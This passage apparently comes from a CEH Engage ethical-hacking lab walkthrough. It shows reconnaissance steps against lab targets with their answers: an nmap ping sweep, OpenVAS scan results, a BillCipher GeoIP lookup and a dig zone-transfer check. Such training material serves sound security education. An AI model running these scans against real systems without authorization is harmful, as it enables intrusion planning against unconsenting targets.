


CEH Engage Part 1

Perform vulnerability scanning for the webserver hosting movies.cehorg.com using OpenVAS and identify the severity level of RPC vulnerability.


```
nmap -sn moves.cehorg.com
```









Perform vulnerability scanning for the Linux host in the 172.16.0.0/24 network using OpenVAS and find the number of vulnerabilities with severity level as medium.



Greenbone Security Assistant - Reports - Mozilla Firefox
Greenbone Security Assistant
Dashboards
Scans
Assets
Resilience
SecInfo
Configuration
Administration
Help
Max High
Max High per Host
Time
Severity
# of Reports
Date
Status
Task
Severity
High
Medium
Low
Log
False Pos.
Actions
Thu, Feb 16, 2023 11:43 PM UTC
Done
Immediate scan of IP 172.16.0.0/24
10.0 (High)
6
7
4
79
0
Apply to page contents
Greenbone Security Assistant (GSA) Copyright (C) 2009-2021 by Greenbone Networks GmbH, www.greenbone.net



You are performing reconnaissance for CEHORG and has been assigned a task to find out the physical location of one of their webservers hosting www.certifiedhacker.com. What are the GEO Coordinates of the webserver? Note: Provide answer as Latitude, Longitude.


BillCipher


Parrot Terminal
File Edit View Search Terminal Help
2.1
Information Gathering tool for a Website or IP address
Are you want to collect information of website or IP address? [website/IP]: website
Enter the website address: www.certifiedhacker.com
1) DNS Lookup
2) Whois Lookup
3) GeoIP Lookup
4) Subnet Lookup
5) Port Scanner
6) Page Links
7) Zone Transfer
8) HTTP Header
9) Host Finder
10) IP-Locator
11) Find Shared DNS Servers
12) Get Robots.txt
13) Host DNS Finder
14) Reserve IP Lookup
15) Email Gathering (use Infoga)
16) Subdomain listing (use Sublist3r)
17) Find Admin login site (use Breacher)
18) Check and Bypass CloudFlare (use HatCloud)
19) Website Copier (use httrack)
20) Host Info Scanner (use WhatWeb)
21) About BillCipher
22) Fuck Out Of Here (Exit)
What information would you like to collect? (1-20): 3
IP Address: 162.241.216.11
Country: United States
State:
City:
Latitude: 37.751
Longitude: -97.822
Do you want to continue? [Yes/No]:




Identify if the website www.certifiedhacker.com allows DNS zone transfer. (Yes/No)

```
dig www.certifiedhacker.com -axfr
```



